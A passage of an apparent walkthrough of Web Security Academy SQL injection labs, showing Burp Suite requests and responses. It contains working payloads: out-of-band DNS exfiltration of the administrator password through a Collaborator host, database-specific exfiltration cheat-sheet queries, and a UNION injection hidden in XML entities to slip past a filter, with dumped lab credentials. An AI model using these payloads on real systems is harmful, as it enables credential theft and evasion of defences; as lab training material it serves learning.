11 | ' || (SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?>|<!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://cgvihkkm49dt3sgk9lufyvb6mxngc.burpcollaborator.net/" %remote; ]>'), '/')) FROM dual) --|| session_id
12 | cAvynJAOICmuigwse23xjRSGkhnfOW
13 | User-Agent: Mozilla/5.0 (X11; Linux x86_64;
```

3) Finally you received the request

The screenshot shows a Burp Suite session with a captured request to `https://ac3ef9c1e09e8d5806e7c1e00b200ff.web-security-academy.net`. The response body contains a complex SQL injection payload. A separate screenshot of the Burp Collaborator client shows the generated DNS payload.

16. Blind SQL injection with out-of-band data exfiltration(PRACTITIONER)

Lab: Blind SQL injection with out-of-band data exfiltration

△ LAB

Not solved

This lab contains a **blind SQL injection** vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind **SQL injection** vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

Sol) Steps:

- 1) We again need to use burp collaborator to finish this exercise and we also have to exfiltrate the data

DNS lookup with data exfiltration

You can cause the database to perform a DNS lookup to an external domain containing the results of an injected query. To do this, you will need to use **Burp Collaborator client** to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to retrieve details of any DNS interactions, including the exfiltrated data.

Oracle	<pre>SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://' (SELECT YOUR-QUERY-HERE) '.YOUR-SUBDOMAIN- HERE.burpcollaborator.net/"> %remote;]')','/1') FROM dual</pre>
Microsoft	<pre>declare @p varchar(1024);set @p=(SELECT YOUR-QUERY-HERE);exec('master..xp_dirtree '//'+@p+'.YOUR-SUBDOMAIN-HERE.burpcollaborator.net/a"')</pre>
PostgreSQL	<pre>create OR replace function f() returns void as \$\$ declare c text; declare p text; begin SELECT into p (SELECT YOUR-QUERY-HERE); c := 'copy (SELECT '')') to program ''nslookup ' p '.YOUR-SUBDOMAIN- HERE.burpcollaborator.net''''; execute c; END; \$\$ language plpgsql security definer;</pre>

- 2) We have used burp collaborator subdomain aswell as the query to fetch the password

Analysis:

akyit827n6zbq7z8zvtfg6bft6zwnl.burpcollaborator.net

```
' || (SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT password from users where username='administrator')||'.akyit827n6zbq7z8zvtfg6bft6zwnl.burpcollaborator.net/"> %remote;]">>'), '/l') FROM dual)--
```

- 3) Finally, we have received the password

The screenshot shows the Burp Suite interface with two panels. On the left, the 'Request' panel displays a captured GET request to 'akyit827n6zbq7z8zvtfg6bft6zwnl.burpcollaborator.net'. The response body contains a SQL injection payload: '|| (SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://'||(SELECT password from users where username='administrator')||'.akyit827n6zbq7z8zvtfg6bft6zwnl.burpcollaborator.net/"> %remote;]">>'), '/l') FROM dual)--'. On the right, the 'INSPECTOR' panel shows the 'Poll Collaborator interactions' table. It lists five entries, all of which are DNS queries for the domain 'akyit827n6zbq7z8zvtfg6bft6zwnl.burpcollaborator.net'. The last entry is highlighted in orange. A red annotation 'pass of administrator' is written over the table.

#	Time	Type	Payload	Comment
1	2021-Jun-27 00:52:09 UTC	DNS	akyit827n6zbq7z8zvtfg6bft6zwnl	
2	2021-Jun-27 00:52:09 UTC	DNS	akyit827n6zbq7z8zvtfg6bft6zwnl	
3	2021-Jun-27 00:52:09 UTC	DNS	akyit827n6zbq7z8zvtfg6bft6zwnl	
4	2021-Jun-27 00:52:09 UTC	DNS	akyit827n6zbq7z8zvtfg6bft6zwnl	
5	2021-Jun-27 00:52:09 UTC	HTTP	akyit827n6zbq7z8zvtfg6bft6zwnl	

17. SQL injection with filter bypass via XML encoding(PRACTITIONER)

Lab: SQL injection with filter bypass via XML encoding

PRACTITIONER



Not solved

This lab contains a **SQL injection** vulnerability in its stock check feature. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables.

The database contains a `users` table, which contains the usernames and passwords of registered users. To solve the lab, perform a SQL injection attack to retrieve the admin user's credentials, then log in to their account.

Sol) Steps:

1)We have used check stock option and then when I changed the query the response says attack detected

These shoes have plenty of room for your little one to sit comfortably, they a tasks as your infant is soothed by the close contact with you at all times.

We highly recommend you start as you mean to go on and get the little one will find yourself with one overdeveloped calf muscle as you lug the child ab

Psychologists have endorsed our unique and innovative range of baby mind strong bond between parent and child in the years ahead.

Keep those tears and tantrums at bay, and order your first pair today!

London

Check stock

Request	Response
<pre>1 POST /product/stock HTTP/1.1 2 Host: 0aa0005904f5elbac0af0744003200b2.web-security-academy.net 3 Cookie: session=9tHdg36TaEG9W9Atg0W0bFg9x1s9JL8Z 4 Content-Length: 125 5 Sec-Ch-Ua: "Chromium";v="103", ".Not/A/Brand";v="99" 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36 8 Sec-Ch-User-Agent: "Linux" 9 Content-Type: application/xml 10 Accept: */* 11 Origin: https://0aa0005904f5elbac0af0744003200b2.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0aa0005904f5elbac0af0744003200b2.web-security-academy.net/product?productId=1 16 Accept-Encoding: gzip, deflate 17 Accept-Language: en-US,en;q=0.9 18 Connection: close 19 20 <?xml version="1.0" encoding="UTF-8"?> <stockCheck> <productId> 1 </productId> <storeId> 2 UNION SELECT null </storeId> </stockCheck></pre>	<pre>1 HTTP/1.1 403 Forbidden 2 Content-Type: application/json; charset=utf-8 3 Connection: close 4 Content-Length: 17 5 6 "Attack detected"</pre>

- 3) We have installed hackvertor to create xml payload and then encode the query, and we did not get noticed this time (As you're injecting into XML, try obfuscating your payload using XML entities)

The screenshot shows the Burp Suite interface. In the Request tab, a POST request is being built to the endpoint /product/stock HTTP/1.1. The request body contains the following XML payload:

```

<?xml version="1
<stockCheck>
<productId>
    1
</productId>
<storeId>
    2 UNION SE
</storeId>
</stockCheck>

```

A context menu is open over the payload, with 'Extensions' selected. The 'Hackvertor' submenu is open, and 'Encode' is highlighted. A dropdown menu on the right shows various encoding options like base32, base64, etc.

Request

```

Pretty Raw Hex Hackvtor
1 POST /product/stock HTTP/1.1
2 Host: Oaa0005904f5elbac0af0744003200b2.web-security-academy.net
3 Cookie: session=9xHdg36TaEG9W9Atg0WbFg9xls9JLBZ
4 Content-Length: 160
5 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
8 Chrome/103.0.5060.134 Safari/537.36
9 Sec-Ch-Ua-Platform: "Linux"
9 Content-Type: application/xml
10 Accept: */*
11 Origin: https://Oaa0005904f5elbac0af0744003200b2.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://Oaa0005904f5elbac0af0744003200b2.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
    <productId>
        1
    </productId>
    <storeId>
        2 <dec_entities>
            UNION SELECT username</dec_entities>
        </storeId>
    </stockCheck>

```

Response

```

Pretty Raw Hex Render Hackvtor
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 7
5
6 0 units

```

4) We got the password of the administrator

Request

```

3 × +
Send Cancel < >
Pretty Raw Hex Hackvtor
1 POST /product/stock HTTP/1.1
2 Host: Oaa0005904f5elbac0af0744003200b2.web-security-academy.net
3 Cookie: session=9xHdg36TaEG9W9Atg0WbFg9xls9JLBZ
4 Content-Length: 194
5 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
8 Chrome/103.0.5060.134 Safari/537.36
9 Sec-Ch-Ua-Platform: "Linux"
9 Content-Type: application/xml
10 Accept: */*
11 Origin: https://Oaa0005904f5elbac0af0744003200b2.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://Oaa0005904f5elbac0af0744003200b2.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
    <productId>
        1
    </productId>
    <storeId>
        2 <hex_entities>
            1 UNION SELECT username || '~' || password FROM users</hex_entities>
        </storeId>
    </stockCheck>

```

Response

```

Pretty Raw Hex Render Hackvtor
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 100
5
6 Carlos-lld6np6tegy7aec2ty0
7 wiener~4pfhdsbzg0d809s0kr2
8 111 units
9 administrator~ez29vysvfim0ys5q7tke

```

Request		Response				
	Pretty	Raw	Hex	Render	Hackvertor	
1	POST /product/stock HTTP/1.1					
2	Host: 0aa0005904f5elbac0af0744003200b2.web-security-academy.net					
3	Cookie: session=9xHdg36TaEG9W9Atg0W0bFg9x1s9JL8Z					
4	Content-Length: 206					
5	Sec-Ch-Ua: "Chromium";v="103", ".Net/A)Brand";v="99"					
6	Sec-Ch-Ua-Mobile: ?0					
7	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36					
8	Sec-Ch-Ua-Platform: "Linux"					
9	Content-Type: application/xml					
10	Accept: */*					
11	Origin: https://0aa0005904f5elbac0af0744003200b2.web-security-academy.net					
12	Sec-Fetch-Site: same-origin					
13	Sec-Fetch-Mode: cors					
14	Sec-Fetch-Dest: empty					
15	Referer: https://0aa0005904f5elbac0af0744003200b2.web-security-academy.net/product?productId=1					
16	Accept-Encoding: gzip, deflate					
17	Accept-Language: en-US,en;q=0.9					
18	Connection: close					
19						
20	<?xml version="1.0" encoding="UTF-8"?>					
	<stockCheck>					
	<productId>					
	1					
	</productId>					
	<storeId>					
	<@hex_entities>					
	1 UNION SELECT password FROM users where username='administrator'<@hex_entities>					
	</storeId>					
	</stockCheck>					

SQL injection with filter b | +

← C https://0aa0005904f5elbac0af0744003200b2.web-security-academy.net/my-account

WebSecurity Academy SQL injection with filter bypass via XML encoding LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | My account | Log out

My Account

Your username is: administrator

Update email